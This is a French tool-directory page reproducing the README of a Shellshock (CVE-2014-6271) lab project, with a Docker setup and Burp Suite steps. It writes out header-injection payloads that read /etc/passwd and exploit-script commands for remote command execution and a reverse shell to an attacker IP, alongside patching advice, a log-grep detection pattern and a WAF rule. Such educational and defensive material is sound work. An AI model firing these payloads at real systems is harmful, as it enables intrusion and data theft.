
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
bash-apocalypse — Recréation de Shellshock (CVE-2014-6271) - la vulnérabilité bash qui a mis en danger des millions de serveurs. Kit d'exploitation automatisé + méthodologie Burp Suite + laboratoire Docker. Conçu pour la recherche et l'éducation en sécurité. Projet de portfolio en sécurité offensive. | Kitploit
Outils/GitHubGitHub/mtaha-sec/bash-apocalypse
Scanners de VulnérabilitésGénération de PayloadsExploitationÉvasion IDS/IPSShellcodeExploitation d'Applications WebTests d'IntrusionCommandement et ContrôleMauvaise Configuration
Apprentissage et Éducation
Labs et Pratique
GitHubmtaha-sec/bash-apocalypse

bash-apocalypse

Voir le dépôt
34il y a 4 moisPas encore vérifié

À propos

Recréation de Shellshock (CVE-2014-6271) - la vulnérabilité bash qui a mis en danger des millions de serveurs. Kit d'exploitation automatisé + méthodologie Burp Suite + laboratoire Docker. Conçu pour la recherche et l'éducation en sécurité. Projet de portfolio en sécurité offensive.

Partager

Bash Apocalypse

Kit d'exploitation automatisé pour CVE-2014-6271 (Shellshock)

Severity CVSS Score

Un projet complet de recherche en sécurité démontrant la vulnérabilité Shellshock qui a touché des millions de serveurs en 2014. Inclut un scan automatisé, des capacités d'exploitation et des recommandations défensives.

Demo


Qu'est-ce que Shellshock ?

Shellshock (CVE-2014-6271) est une vulnérabilité critique dans le shell Bash qui permet l'exécution de code à distance via la manipulation de variables d'environnement. Découverte en 2014 après avoir existé pendant 22 ans, elle a touché des millions de systèmes Unix/Linux dans le monde.

Comment ça marche :

# Normal : Bash exporte les fonctions comme variables d'environnement
my_function='() { echo "hello"; }'

# Le bug : Bash continue d'analyser après la définition de la fonction
exploit='() { :;}; echo "PWNED"'  # La seconde commande s'exécute

Les serveurs web utilisant CGI passent les en-têtes HTTP comme variables d'environnement à Bash, les rendant vulnérables :

User-Agent: () { :;}; echo; /bin/bash -c 'cat /etc/passwd'

Démarrage rapide

# Cloner et configurer
git clone https://github.com/YOUR-USERNAME/bash-apocalypse.git
cd bash-apocalypse

# Démarrer le laboratoire vulnérable
docker-compose up -d

# Lancer l'exploitation
chmod +x exploit.sh
./exploit.sh --url http://localhost:8080/cgi-bin/test.cgi --cmd "whoami"

Fonctionnalités

Scanner Automatisé

  • Découvre les points de terminaison CGI vulnérables
  • Teste plusieurs points d'injection (User-Agent, Referer, Cookie)
  • Support de wordlist personnalisée

Outil d'Exploitation

  • Exécution de commandes avec capture de la sortie
  • Reverse shell automatisé
  • Options de payload multiples

Environnement de Laboratoire

  • Configuration Docker en une commande
  • Serveur vulnérable isolé
  • Environnement de test sécurisé

Utilisation

Scanner les vulnérabilités

./exploit.sh --scan --target localhost --port 8080

Exécuter des commandes

./exploit.sh --url http://target/cgi-bin/test.cgi --cmd "id"

Obtenir un reverse shell

# Terminal 1
nc -lvnp 4444

# Terminal 2
./exploit.sh --url http://target/cgi-bin/test.cgi --reverse-shell YOUR_IP:4444
Exploitation Manuelle (Burp Suite)


Étape 1 : Intercepter la requête

Burp Intercept


Étape 2 : Injecter le payload

Exploitation

Modifiez l'en-tête User-Agent :

User-Agent: () { :;}; echo; /bin/bash -c 'cat /etc/passwd'

Étape 3 : Observer la réponse

Reverse Shell

Le serveur exécute votre commande et renvoie la sortie.


Analyse Technique

Flux d'Attaque

Client (Attaquant)
    │
    │ Requête HTTP avec User-Agent malveillant
    ▼
Serveur Web
    │
    │ Passe l'en-tête comme variable d'environnement
    ▼
Script CGI
    │
    │ Lance un processus Bash
    ▼
Shell Bash
    │
    │ Analyse la fonction + exécute les commandes suivantes
    ▼
Exécution de commandes (RCE)

Cause Racine

Lorsque Bash rencontre une définition de fonction dans une variable d'environnement :

  1. Il analyse la fonction : () { :;}
  2. Bug : Il continue l'analyse et exécute tout ce qui suit
  3. Résultat : Exécution arbitraire de commandes

Défense

Atténuation Immédiate

# Mettre à jour Bash
sudo apt-get update && sudo apt-get upgrade bash

# Désactiver CGI si non nécessaire
sudo a2dismod cgi && sudo systemctl restart apache2

Détection

# Vérifier les journaux pour les tentatives d'exploitation
grep -E "\\(\\)|\\{.*\\}" /var/log/apache2/access.log

Règle WAF

SecRule REQUEST_HEADERS "\\(\\).*\\{" "deny,status:403,msg:'Attaque Shellshock'"

Compétences Démontrées

  • Tests de pénétration d'applications web
  • Scripting Bash et automatisation
  • Manipulation du protocole HTTP
  • Conteneurisation Docker
  • Maîtrise de Burp Suite
  • Sécurité offensive et défensive

Structure du Projet

bash-apocalypse/
├── README.md
├── exploit.sh              # Outil principal
├── payloads.txt            # Payloads de test
├── docker-compose.yml      # Configuration du laboratoire
└── screenshots/
    ├── intercept.png
    ├── Payload.png
    └── result.png

Avertissement Légal

À des fins éducatives uniquement. Ne testez que les systèmes que vous possédez ou pour lesquels vous avez une autorisation explicite. L'accès non autorisé est illégal.


Ressources

  • Détails CVE-2014-6271
  • Cloudflare : Inside Shellshock
  • Pratique : HackTheBox - Shocker

Conçu pour comprendre comment les vulnérabilités fonctionnent et comment se défendre contre elles. ;)

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    327
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    256

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






